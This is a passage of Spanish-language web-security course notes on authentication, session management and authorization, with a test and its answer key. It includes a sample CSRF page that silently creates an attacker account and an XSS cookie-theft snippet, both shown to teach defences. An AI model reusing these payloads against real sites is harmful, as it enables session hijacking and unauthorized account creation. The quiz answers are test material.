En ocasiones, se protege solamente en la autenticación y no durante el resto de la sesión. Esto da lugar a ataques de **secuestro de sesión**. Una herramienta que se puede utilizar para captura de sesiones inseguras es Firesheep (Firesheep, 2020). Otra herramienta es BlackSheep (Blacksheep, 2020), que sirve para detectar Firesheep en Firefox instalada como una *add extension*. Conclusión: se debe cifrar toda la sesión.

La **renegociación TLS** iniciada por el cliente puede dar lugar a ataques de denegación de servicio (*denial of service*, DoS). Las conexiones TLS con renegociación requieren de 10-35x más de rendimiento en el servidor. Solución: *reverse TLS* (Bernat, 2011)

para que el cliente se ocupe de más tareas del protocolo. Otras técnicas de mitigación pasan por:

- ▶ Deshabilitar la renegociación TLS.
- ▶ Limitar el tiempo de *handshakes* TLS.
- ▶ Incrementar la capacidad de proceso del servidor.
- ▶ Aumentar la carga en el cliente.

Ataques al protocolo TLS del tipo MITM (generación de certificados) se pueden llevar a cabo mediante herramientas como SSLSNIFF. Está diseñada para MITM de todas las conexiones TLS en una LAN y genera dinámicamente certificados para los dominios a los que se tiene acceso sobre la marcha. Los nuevos certificados se construyen sobre una cadena de certificados que están firmados por alguno que el usuario proporciona.

Se debe usar la última versión del protocolo TLS disponible para evitar importantes vulnerabilidades anteriores, como Heartbleed, Shellshock o Poodle. Es un protocolo obligatorio como factor adicional, además de otros métodos de autenticación.

Autenticación basada en formularios

No hace uso de las cabeceras, está basada en formularios que utilizan el **método POST**, donde se introducen el usuario y la contraseña; a continuación, se envían a la aplicación, donde se validan accediendo a la base de datos de credenciales, que puede ser un SGBD, RADIUS, fichero, etc. Si es válida la comprobación, se devuelve al usuario una indicación de éxito junto con un identificador (ID) de sesión, como puede ser una *cookie* que se utilizará para todas las subsiguientes peticiones a la aplicación durante el tiempo permitido o hasta que se ejecute un *logout*.




Figura 14. Autenticación desde aplicación web. Fuente: Sullivan et al., 2012.

```

HTTP/1.1 302 Moved Temporarily
Date: Sun, 17 Apr 2011 18:28:52 GMT
Server: Apache/2.2.15 (Unix) mod_ssl/2.2.15 OpenSSL/1.0.0
Cache-Control: no-cache="Set-Cookie"
Location: https://www.website.cxx/main.jsp
Set-Cookie: JSESSIONID=vPGwNrxDzSshFhd2LJcFqVvYL0s8r3wnzYJ6B5mJMNwJh
0bg3PWN!-1251942355;path=/;secure;httponly
X-Powered-By: Servlet/2.5 JSP/2.1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 437

<html><head><title>302 Moved Temporarily</title></head>
  
```

Figura 15. Autenticación desde aplicación web, respuesta después de autenticación válida desde la aplicación. Fuente: elaboración propia.

Se puede autenticar en cada petición o implementar **gestión de sesiones** (ID de sesión o *token* que representa las credenciales de autenticación e identifica la sesión del usuario). Hay que tener en cuenta que, aunque el método de autenticación sea robusto, después de la autenticación se delega en el ID de sesión. Por tanto, se debe aplicar autenticación:

- ▶ Cuando los derechos de acceso del usuario cambian.
- ▶ Con las peticiones a datos o funcionalidades protegidas.

- ▶ Cuando se accede a un recurso de terceros.

La aplicación debe validar los ID de sesión. Se debe combinar con HTTPS con certificado de cliente.

Autenticación de varios factores

Se denomina así a los sistemas que emplean **más de un mecanismo de autenticación**. Este concepto debe tenerse muy en cuenta y debe ser un objetivo que implementar en el diseño de la autenticación de una aplicación web para aumentar su robustez frente a ataques.

- ▶ Algo que sabes: contraseña o PIN.
- ▶ Algo que tienes: *token*, *smart-card* que genera criptográficamente un código a intervalos fijos basados en una semilla única para cada *token*. Además, requiere un PIN.
- ▶ Algo que eres: huella dactilar, retina del ojo, cara, etc.

Ataques a la autenticación

Además de ataque tipo MITM mediante ARP *spoofing* y *proxy* interceptador, pueden sufrir ataques de repetición, *sniffings* y llevarse a cabo al efectuar ataques de descubrimiento de contraseñas del tipo de fuerza bruta con herramientas como Brutus o Hydra basadas en diccionario. Pueden efectuarse ataques *online* u *offline* si se tiene acceso al almacén de contraseñas.

Autenticación: lista de comprobación

Aspectos para tener en cuenta al implementar una autenticación segura (Scambray et al., 2011):

- ▶ Identificar datos y funcionalidades que proteger (datos personales, cuentas, filiaciones, fichas médicas, transferencias, etc.).
- ▶ Identificar dentro del código dónde debería tener lugar la autenticación.
- ▶ Usar contraseñas fuertes (entre 12 y 16 caracteres): mayúsculas y minúsculas, números, símbolos, etc.
- ▶ Usar *hash* más *salt* (*append* al *hash* contraseña): el *salt* es una pieza de información que se añade a la entrada de una función *hash* para combinarla con la contraseña y añadir dificultad de ataques contra el almacenamiento de *hashes*. Se suele almacenar como prefijo o sufijo a la contraseña. Debido a que la longitud de *salt* es conocida, no existe problema en la verificación de la contraseña suministrada por el usuario.
- ▶ Reiniciar las contraseñas ante fallos de autenticación.
- ▶ Utilizar el tiempo máximo de expiración.
- ▶ Establecer un *captcha* contra ataques de fuerza bruta.
- ▶ Permitir deshabilitar cuentas.
- ▶ Deshabilitar cuentas por defecto.
- ▶ Evitar recordar contraseñas: establece períodos de tiempo largos en *cookies*.
- ▶ No incluir credenciales en el código fuente de las aplicaciones: *hardcoded password* (Moeller, 2016).

Es importante resaltar la importancia de **combinar los métodos de autenticación** anteriores para conseguir el **mayor grado de seguridad** posible adaptando el diseño a cada caso particular.

El **TLS con autenticación de cliente** debe ser uno de los **factores de autenticación obligatorios**, teniendo en cuenta las implicaciones de rendimiento que tiene y que puede dar lugar a denegaciones de servicio.

Es conveniente aplicar HTTPS TLS en toda la sesión, no solo en la fase de autenticación.

6.3. Referencias bibliográficas

Antonini, C. (24 de julio de 2017). *Breaking Token JWT or JWT Exposed!* <https://www.hackplayers.com/2017/07/breaking-token-jwt-o-jwt-exposed.html>

Aspen. (s. f.). *Solicitar un token de autenticación.* <https://process-aspen.readthedocs.io/en/latest/JWT-Request/>

Bernat, V. (1 de noviembre de 2011). *TLS computational DoS mitigation (Putting more work in the client).* <http://vincent.bernat.im/en/blog/2011-ssl-dos-mitigation.html#putting-more-work-on-the-client-side>

Black Hat. (2010). *BLACK HAT USA 2010 //BRIEFINGS.* <https://www.blackhat.com/html/bh-us-10/bh-us-10-briefings.html>

Blacksheep official site. (2020). *Herramienta para detección de la herramienta firesheep.* <http://www.zscaler.com/blacksheep.php>

Firesheep official site. (2020). *Herramienta para captura de sesiones sin cifrar.* <http://codebutler.com/firesheep>

McIntosh, J. (1 de junio de 2015). *Kerberos Web Application Configuration and Federation*. <https://blog.kloud.com.au/2015/06/04/kerberos-web-application-configuration/>

Moeller, J. P. (2016). *Security for web developers: using JavaScript, HTML and CSS*. O'Reilly Media.

OWASP. (s. f.). *OWASP Proactive Controls*. <https://owasp.org/www-project-proactive-controls/>

Scambray, J., Liu, V. y Sima, C. (2011). *Hacking Exposed Web Applications 3*. McGraw-Hill.

Sullivan, B. y Vincent, L. (2012). *Web Application Security, A Beginner's Guide*. McGraw-Hill Education.

OWASP: proyectos para diseño de aplicaciones web seguras

OWASP. (s. f.). *OWASP Cheat Sheet Series*.
https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series

El sitio web de OWASP Foundation contiene diversos proyectos para crear un diseño seguro de una aplicación web.

Cisecurity: guías de configuración segura

Página web de [Cisecurity](#).

CIS Benchmarks y CIS Controls proporcionan guías basadas en consenso y seleccionadas por profesionales de la seguridad centrados en el rendimiento, no en las ganancias.

Las mejores prácticas de seguridad son estándares globales verificados por una comunidad objetiva y voluntaria de ciberexpertos. CIS es una organización independiente, sin fines de lucro, cuya misión es proporcionar una experiencia en línea segura para todos.

Seguridad en tecnologías web

OWASP Cheat Sheet Series. (s. f.). *AJAX Security Cheat Sheet*.
https://cheatsheetseries.owasp.org/cheatsheets/AJAX_Security_Cheat_Sheet.html

AJAX es una de las tecnologías más recientes usadas en el diseño e implementación de las aplicaciones. Es importante conocer los aspectos relacionados con sus posibles vulnerabilidades de seguridad y sus defensas.

Centro Criptológico Nacional (CCN-CNI-CERT) de España

Página web del [CCN-CNI-CERT](#).

El CCN-CERT es la capacidad de respuesta a incidentes de seguridad de la información del Centro Criptológico Nacional (CCN), adscrito al Centro Nacional de Inteligencia (CNI). Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, por lo que es el centro de alerta y respuesta nacional que coopera y ayuda a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas capacidades de respuesta a incidentes o centros de operaciones de ciberseguridad existentes.

Métodos de autenticación-autorización web

OpenId. (s. f.). *Welcome to OpenID Connect*. <https://openid.net/connect/>

OpenID Connect 1.0 es una simple capa de identidad en la parte superior del protocolo OAuth 2.0. Permite a los clientes verificar la identidad del usuario final basándose en la autenticación realizada por un servidor de autorización, así como obtener información básica de perfil sobre el usuario final de forma interoperable y similar a REST.

Este protocolo permite a los clientes de todo tipo, incluidos los basados en la web, los móviles y los de JavaScript, solicitar y recibir información sobre las sesiones autenticadas y los usuarios finales. El conjunto de especificaciones es extensible, lo que permite a los participantes utilizar características opcionales, como la encriptación de datos de identidad, el descubrimiento de proveedores de OpenID y la gestión de sesiones, cuando tiene sentido para ellos.

1. ¿Cómo envía *basic* las credenciales al servidor de aplicaciones?

- A. Cifrados.
- B. En claro.
- ☐ C. Codificadas en Base64.
- D. *Hash* MD5.

Las envía codificadas en Base64, lo cual es una vulnerabilidad, porque son fácilmente decodificables.

2. *Digest* usa:

- A. *Nonce*.
- B. *Response*.
- C. *Hash*.
- ☐ D. Todas las anteriores.

Usa *nonce*, *nonce* y *response*, usando un algoritmo de *hashing* para firmar los datos y proteger su integridad y confidencialidad.

3. ¿Qué tipo de tiques usa Kerberos para obtener tiques de servicio?

- ☐ A. TGT.
- B. TGS.
- C. TFS.
- D. AES.

Usa el tique para solicitar tiques.

4. ¿Qué tipo de tiques usa Kerberos para acceder al servicio?

- A. TGT.
- ☐ B. TGS.
- C. TFS.
- D. AES.

Usa tique de servicio para acceder a los servicios.

5. ¿Cuál es el parámetro en *digest* que, bien implementado, evita ataques de repetición?

- A. MD5.
- B. *Cnonce*.
- _ C. *Nonce*.
- D. *Response*.

Debe ser un valor de un solo uso.

6. OAuth 2.0 usa:

- A. *Token* de acceso servicio.
- B. Código de autorización.
- _ C. La A y la B.
- D. Ninguna de las anteriores.

Usa *token* de acceso al servicio y código de autorización para obtener acceso final a los servicios a los que da derecho el *token* de acceso.

7. ¿Qué métodos de autenticación se suelen usar en Active Directory?

- A. NTLM.
- B. Kerberos.
- C. *Digest*.
- _ D. La A y la B.

Se usa NTLM o Kerberos, que son los únicos permitidos en Active Directory.

8. Kerberos usa:

- A. Base64.
- _ B. Tiques.
- C. *Tokens*.
- D. *Assertion*.

Usa TGS y TGT.

9. ¿Cuál es un ataque a la autenticación?

- A. Repetición.
- B. Fuerza bruta.
- C. *Man in the middle* (MITM).
- ☐ D. Todas las anteriores.

Pueden darse todos los anteriores dependiendo de la implementación de cada método de autenticación concreto y de sus características.

10. Recomendación para una robusta autenticación:

- A. Política robusta de contraseñas.
- B. *Captcha*.
- C. *Salt*.
- ☐ D. Todas las anteriores.

Además, deshabilitar cuentas sospechosas, limitar intentos de autenticación, etc.

Ciberseguridad Web

Gestión de sesiones y autorización en las aplicaciones web

Índice

Esquema	3
Ideas clave	4
7.1. Introducción y objetivos	4
7.2. Gestión de sesiones	5
7.3. Autorización	14
7.4. Referencias bibliográficas	26
A fondo	28
Test	30

Esquema



7.1. Introducción y objetivos

Las **aplicaciones web** necesitan construir un robusto estado de la sesión de un usuario que accede a una aplicación de forma que se puedan asociar y relacionar las diferentes peticiones HTTP que realiza desde que hace *login* hasta que abandona la aplicación. La **gestión de sesión** debe ser robusta para evitar ataque de captura y repetición de la sesión, *cross-site scripting* (XSS), *cross-site request forgery* (CSRF), fijación de la sesión y otros. Una vez que el usuario se autentica en la aplicación de forma correcta, esta le suministra un **identificador (ID) de sesión** que posibilita construir el estado de la sesión que hay que proteger de las amenazas anteriormente expuestas.

Una vez que el usuario consigue el ID de sesión, lo normal es que envíe otras peticiones a la aplicación web para solicitar recursos. Cuando la aplicación recibe una petición de **solicitud de un recurso** (lectura, modificación, actualización o borrado), el **mecanismo de autorización** debe comprobar si el usuario que solicita el recurso con un ID de sesión determinado y único tiene los permisos (roles) necesarios para acceder el recurso en el modo solicitado, consultando la **lista de control de acceso** (*access-control list*, ACL) de la aplicación web. La información de la ACL debe ser mantenida en todo momento de acuerdo con la necesidad de conocer de cada usuario en relación con los recursos de la aplicación y el principio de mínimos privilegios.

Los principales objetivos por alcanzar en este tema son:

- ▶ Conocer las distintas formas de implementación de la sesión en una aplicación web.
- ▶ Conocer los posibles ataques a la gestión de sesión.

- ▶ Aprender los principales mecanismos de defensa de la gestión de sesión.
- ▶ Saber qué tipos de usuarios pueden acceder a la aplicación y sus tipos de recursos.
- ▶ Saber cómo es el flujo de control de la autorización.
- ▶ Conocer las posibilidades de desarrollo del mecanismo de autorización.
- ▶ Conocer la lista de defensa de tipos de usuarios que pueden acceder a la aplicación.

7.2. Gestión de sesiones

Un ID de sesión es un **valor generado aleatoriamente** que normalmente se asigna después de la **autenticación del usuario** a la aplicación según el siguiente esquema de generación de los ID de sesiones:




Figura 1. Generación de ID de sesión. Fuente: elaboración propia.

Muchos de los problemas de seguridad que tienen las aplicaciones web son debidos al **protocolo HTTP** relacionado con el ordenamiento de las peticiones, su procedencia y el mantenimiento del estado de la sesión. Un ID de sesión puede ubicarse de diferentes formas:

- ▶ Método GET con reescritura URL: GET sitio.com;id=1234 HTTP/1.1

- ▶ Método GET alojado en un parámetro: GET sitio.com?id=1234;HTTP/1.1
- ▶ Cabecera *set-cookie*.
- ▶ Método POST con parámetro HIDDEN en el cuerpo de la petición.

Se recomienda visualizar la clase magistral *OWASP cheat sheet authentication*, en la que damos recomendaciones contenidas en el proyecto OWASP Cheat Sheet para una robusta autenticación.



Accede al vídeo

Ordenamiento de peticiones

En sistemas mal diseñados, los atacantes pueden usar las peticiones fuera del orden normal para **evitar la lógica de aplicación**. HTTP es sin estado y no proporciona, además, un modo de hacer cumplir que las peticiones se atiendan en un orden particular, por lo que los atacantes pueden hacer **peticiones en cualquier orden**. Este hecho es ventajoso para los atacantes y las peticiones deberían llegar en el orden que se espera.

Procedencia de peticiones HTTP

Una aplicación web que usa *cookies* de sesión debe tomar **precauciones especiales** para asegurar que un atacante no pueda engañar a usuarios enviando falsas peticiones. Se puede imaginar una aplicación web en «sitio.com» que permite a los administradores crear nuevas cuentas enviando este formulario:

```
<form method="POST" action="/new_user">  
Name of new user: <input type="text" name="username">  
Password for new user: <input type="password" name="user_passwd">  
<input type="submit" name="action" value="Create User"> </form>
```

Figura 2. Ejemplo 1. Fuente: elaboración propia.

Un atacante podría preparar un sitio web con lo siguiente:

```
<form method="POST" action="http://www.sitio.com/new_user">
<input type="hidden" name="username" value="hacker">
<input type="hidden" name="user_passwd" value="hacked">
</form>
<script>
document.usr_form.submit();
</script>
```

Figura 3. Ejemplo 2. Fuente: elaboración propia.

Si un administrador de «sitio.com» visita la página malévola teniendo una sesión activa en la aplicación sin ser consciente de ello, creará una cuenta para el atacante, constituyendo un **ataque CSRF** que falsifica una petición. Esta petición es posible porque **la aplicación no tiene modo de determinar la procedencia de la petición**, podría ser una acción legítima escogida por el usuario o una acción falsificada preparada por un atacante.

Para las aplicaciones que usan *cookies* de sesión, el formulario debe incluir alguna información para que el **formulario de backend** pueda validar la procedencia de la petición. Un modo de hacerlo es incluyendo un **identificador de petición aleatorio** en el formulario, como en el ejemplo:

```
<form method="POST" action="/new_user" >
  Name of new user: <input type="text" name="username">
  Password for new user: <input type="password" name="user_passwd">
  <input type="submit" name="action" value="Create User">
  <input type="hidden" name="req_id" value="87aeneofde3edfr343psdvkba7a1">
</form>
```

Figura 4. Ejemplo 3. Fuente: elaboración propia.

Entonces, la lógica de **backend puede validar el identificador de petición** antes del tratamiento del resto de los datos del formulario. El identificador anti-CSRF debe ser único en cada petición para evitar CSRF.

Se recomienda visualizar la clase magistral *Política del mismo origen en navegadores web*, sobre el funcionamiento y problemas con la política del mismo origen (SoP) en navegadores web.



Accede al vídeo

Estado de una sesión HTTP

HTTP no fue diseñado teniendo las aplicaciones en mente. En principio, HTTP era sin estado y para construir cualquier tipo de aplicación sofisticada requería un ID de sesión que servía para ambos sentidos de la comunicación para asociar las peticiones previas de un usuario con las siguientes. Los ID de sesión podían ser pasados hacia adelante y hacia atrás como parámetros URL. Posteriormente, el protocolo HTTP incorporó el concepto de *cookie*, que es una cabecera estándar de 4096 en la memoria del navegador para almacenar datos de la aplicación, entre ellos, el ID de sesión.

La razón principal de generar un **ID de sesión** es permitir a un usuario autenticarse solo una vez para continuar con una **serie de interacciones con la aplicación**. Esto quiere decir que la seguridad de la aplicación depende de ello, y es muy difícil para un atacante aprovechar el ID de sesión de un usuario autenticado. Una buena **gestión de sesión HTTP** escoge ID de sesión fuertes y se asegura de que son publicados y revocados en puntos apropiados en el programa.

Es importante tener en cuenta los puntos siguientes:

- ▶ **La codificación de una interfaz de gestión de sesión es difícil.** En la mayoría de los casos, es mejor seleccionar un contenedor de aplicación que ofrezca facilidades de gestión de sesión adecuadas que crear sus propias facilidades de gestión de sesión.
- ▶ Para los contenedores de aplicaciones web que permiten que la longitud de ID de sesión sea especificada en un archivo de configuración, hay que asegurarse de que el **ID de sesión contiene al menos 128 bits de datos aleatorios** y el impedimento a los atacantes de secuestrar los ID de sesión de los usuarios.
- ▶ Hacer cumplir un **tiempo máximo de inactividad** de la sesión y un tiempo de vida de sesión máximo.
- ▶ Asegurarse de que el usuario tiene un **modo de terminar la sesión**.
- ▶ Asegurarse de que siempre que un usuario se autentique el **ID de sesión actual sea invalidado y uno nuevo se emita**.
- ▶ Usar fuertes ID de sesión. La mejor apuesta para un **sistema fuerte y sin problemas** que permita crear y gestionar ID de sesión es usar el propio mecanismo que incorpora el contenedor de aplicación. Esto no es algo seguro.

Se deben usar ID de sesión que incluyan al menos 128 bits de datos generados por un generador de números aleatorios criptográficamente seguro. Un ID de sesión más corto deja la aplicación abierta a ataques a través de intentos de adivinar el ID de sesión por **fuerza bruta**: si los atacantes pueden adivinar el ID de sesión de un usuario autenticado, podrían ser capaces de **asumir su sesión**.

Esta ecuación da el número esperado de **segundos requeridos para adivinar** un ID de sesión válido:

$$\frac{2^B + 1}{2A \times S}$$

Donde:

- ▶ B es el número de bits de entropía en el ID de sesión.
- ▶ A es el número de conjeturas que un atacante puede intentar cada segundo.
- ▶ S es el número de los ID de sesión que son válidos y están disponibles para ser atacados en cualquier tiempo dado.

Una cota inferior del número de ID de sesión válidos disponibles que pueden ser adivinados es el número de los usuarios que están activos en un sitio en cualquier momento dado. Sin embargo, **cualquier usuario que abandona sus sesiones sin terminar una sesión (logout) aumentará este número** (esta es una de las razones para tener un tiempo corto de interrupción de sesión inactiva).

No existe ningún intento estandarizado para controlar la longitud del ID de sesión usado por un contenedor *servlet*. Para controlar la longitud de ID de sesión en BEA WebLogic, la longitud del ID de sesión es especificada con el número de caracteres en el identificador. Cada carácter es una letra minúscula, una letra mayúscula o un número; así, hay **62 valores posibles** para cada carácter. Para conseguir 128 bits pseudoaleatorios, el identificador debe contener al menos 22 caracteres ($128/\log^2(62) = 21.5$). La experimentación conduce a creer que los tres primeros caracteres son generados al azar, entonces, BEA WebLogic tiene que configurarse creando los ID de sesión con 25 caracteres de longitud.

Cookie protegida

Ejemplo de *cookie* protegida con los parámetros Secure (solo HTTPS), SameSite (solo acceso desde *scripts* del mismo dominio) y HTTPOnly para prohibir su uso desde *scripts*:

```
Set-Cookie: id=012345; [sid=abcd;].  
expires=Saturday, 1-April-13 23:59:59 GMT;  
domain=unir.net;  
path=/; secure; (solo HTTPS)  
HttpOnly (no desde SCRIPTS)  
Samesite (mismo dominio)
```

Figura 5. Ejemplo 4. Fuente: elaboración propia.

Ataques a la gestión de sesiones

Hay una cantidad variada de posibilidades de ataque con respecto a la gestión de la sesión de una aplicación web.

Revelación y captura de la sesión

Se pueden dar las formas de ataque siguientes:

- ▶ Enlaces web, *logs*, navegador web, *referer*, buscadores (url: jsessionid, url: phpsessid).
- ▶ Ingeniería social.
- ▶ Captura (activo).
- ▶ Intercepción del tráfico de red (SSL/TLS) / *man in the middle* (MITM).
- ▶ Vulnerabilidades del navegador web.
- ▶ Robo del ID de sesión: XSS.
- ▶ XSS: puede ser reflejado (no persistente) y almacenado (persistente).
- ▶ El atacante inyecta código HTML que puede contener *scripts*.

El *script* envía las *cookies* de la página actual al servidor del atacante (Figura 6).

```
<script>document.write('')</script>
```

Figura 6. Ejemplo 5. Fuente: elaboración propia.

Predicción y fuerza bruta de la sesión

- ▶ **Predicción del ID de sesión:** ID de sesión no aleatorios. Adivinar el valor de un ID de sesión válido. Análisis estadístico avanzado: ¿secuencial o patrón?
- ▶ **Fuerza bruta del ID de sesión:** ID de sesión corto. Matemática pura (haz los números). Al menos monitorización. ¡Detectadlo mediante los *logs*!

Secuestro de sesión (*sidejacking*)

Permite suplantación de usuarios mediante la captura de un ID de sesión activo de un usuario. Solo hace falta un ID de sesión válido. Recordad: ID de sesión = credenciales. Para ello, el método GET permite ataques de *replay* triviales. [Firesheep](#) es una herramienta de *sidejacking*.

Manipulación de ID de sesión

Las formas disponibles para poder manipular un ID de sesión son:

- ▶ *Proxy* de intercepción y manipulación web (WebScarab, Burp Suite, ZAP, etc.).
- ▶ Cambiar la URL en el navegador web.
- ▶ (Auto) *URL-rewriting* (parámetro GET).
- ▶ *URL path* (también *URL-rewriting*).
- ▶ Guardar, cambiar y recargar la página (*form*).
- ▶ Modificar el fichero de *cookies* persistentes.

- ▶ Manipulación de *cookies* de sesión: no persistentes (RAM):
 - *Proxy* de interceptación web.
 - Capacidades de edición de memoria en el navegador web (*add-ons* o extensiones), como Cookies Manager (Firefox), Cookie Spy (Internet Explorer) y IECookiesView (Internet Explorer).

Fijación de sesión

Consiste en conseguir que un usuario víctima se autentique usando un **identificador obtenido previamente por el atacante** en una aplicación web que genera el identificador al acceder al formulario de *logging* antes de haberse autenticado. El atacante usa el identificador obtenido como suplantación para fijar a la víctima que se autentica con dicho identificador. Para limitar la fijación de sesión (*session fixation*), una aplicación web debe crear un **nuevo ID de sesión** justo después de que un usuario se autentica.




Figura 7. Fijación de sesión. Fuente: elaboración propia.

Otros ataques:

- ▶ SQLi: acceder a la base de datos de sesiones (*backend*).
- ▶ XSS: inyectar *scripts* maliciosos.

- ▶ CSRF: sacar ventaja de la existencia de una sesión válida.

ID de sesión: defensa

Lista de comprobación para tener en cuenta para una robusta gestión segura de la sesión de una aplicación web:

- ▶ Usar *session timeouts* absolutos.
- ▶ Usar *session timeouts* de inactividad.
- ▶ Limitar la concurrencia de la sesión.
- ▶ Usar *secure cookies*.
- ▶ Usar el parámetro SameSite.
- ▶ Usar *cookies* HTTPOnly.
- ▶ Usar protocolos criptográficos de generación de números aleatorios para los ID de sesión.
- ▶ Regenerar los ID de sesión en cada autenticación.
- ▶ Eliminar ID de sesión no válidos del cliente y del servidor.
- ▶ Usar *cookies* cifradas.
- ▶ Integridad: usar HMAC (*hash* con contraseña).

7.3. Autorización

Para comprender mejor los aspectos de seguridad que intervienen en el **mecanismo de autorización de acceso** a los recursos de una aplicación web, es necesario establecer los objetivos, conocer los tipos de usuarios y recursos que una aplicación web puede tener, cómo es el flujo de control del mecanismo de autorización para determinar si un usuario puede acceder a un recurso de la aplicación web, qué medidas adicionales relativas a autorización se pueden implementar teniendo en cuenta las vistas vertical y horizontal de las capas de una aplicación y los ataques que

el mecanismo de autorización puede sufrir. Finalmente, se dan una serie de recomendaciones de defensa a modo de resumen para tener siempre presentes.

Objetivos del servicio de autorización

- ▶ Asegurarse de que los usuarios solo pueden realizar acciones dentro de su nivel de privilegios.
- ▶ Controlar el acceso a los recursos protegidos usando un criterio basado en los roles y privilegios asociados a los usuarios.
- ▶ Mitigar los ataques de escalada de privilegios que posibiliten acceder a usuarios a tareas de administración o recursos no permitidos.

Tipos de usuarios que pueden acceder a un sistema

Los tipos de usuarios que pueden acceder a una aplicación web pueden ser:

- ▶ Persona que accede a la aplicación.
- ▶ Aplicación web que accede a un servicio web.
- ▶ Aplicación web que accede al sistema de gestión de bases de datos (SGBD).
- ▶ Aplicación, servicio web, SGBD que accede al sistema operativo.

Tipos de recursos que maneja una aplicación

Los tipos de recursos que puede incluir una aplicación web pueden ser:

- ▶ Funcionalidad de la aplicación.
- ▶ Objetos en SGBD.
- ▶ Ficheros.
- ▶ Subredes.

Cualquier archivo puede ser codificado en una URL:

<http://www.sitio.com/archivos/arch1.pdf>

Flujo de control de autorización: vista horizontal

El flujo de uso de una aplicación web una vez que el usuario se ha autenticado es:

1. El usuario se autentica correctamente y obtiene un ID de sesión válido.
2. Se determina el objeto al que quiere acceder.
3. Se determina si la operación está permitida con base en el ID de sesión presentado y la consulta de la ACL para verificar si el usuario con el ID de sesión que viaja en la petición tiene los roles, perfiles, etc., necesarios para poder acceder al recurso solicitado en la petición para acceder, actualizarlo o borrarlo en su caso.

Este es el esquema de acceso a una parte de la aplicación por parte de un usuario (Figura 8) que representa la **vista horizontal de las capas de una aplicación**:

- Navegador web.
- Servidor web o servidor de aplicaciones.
- SGBD.

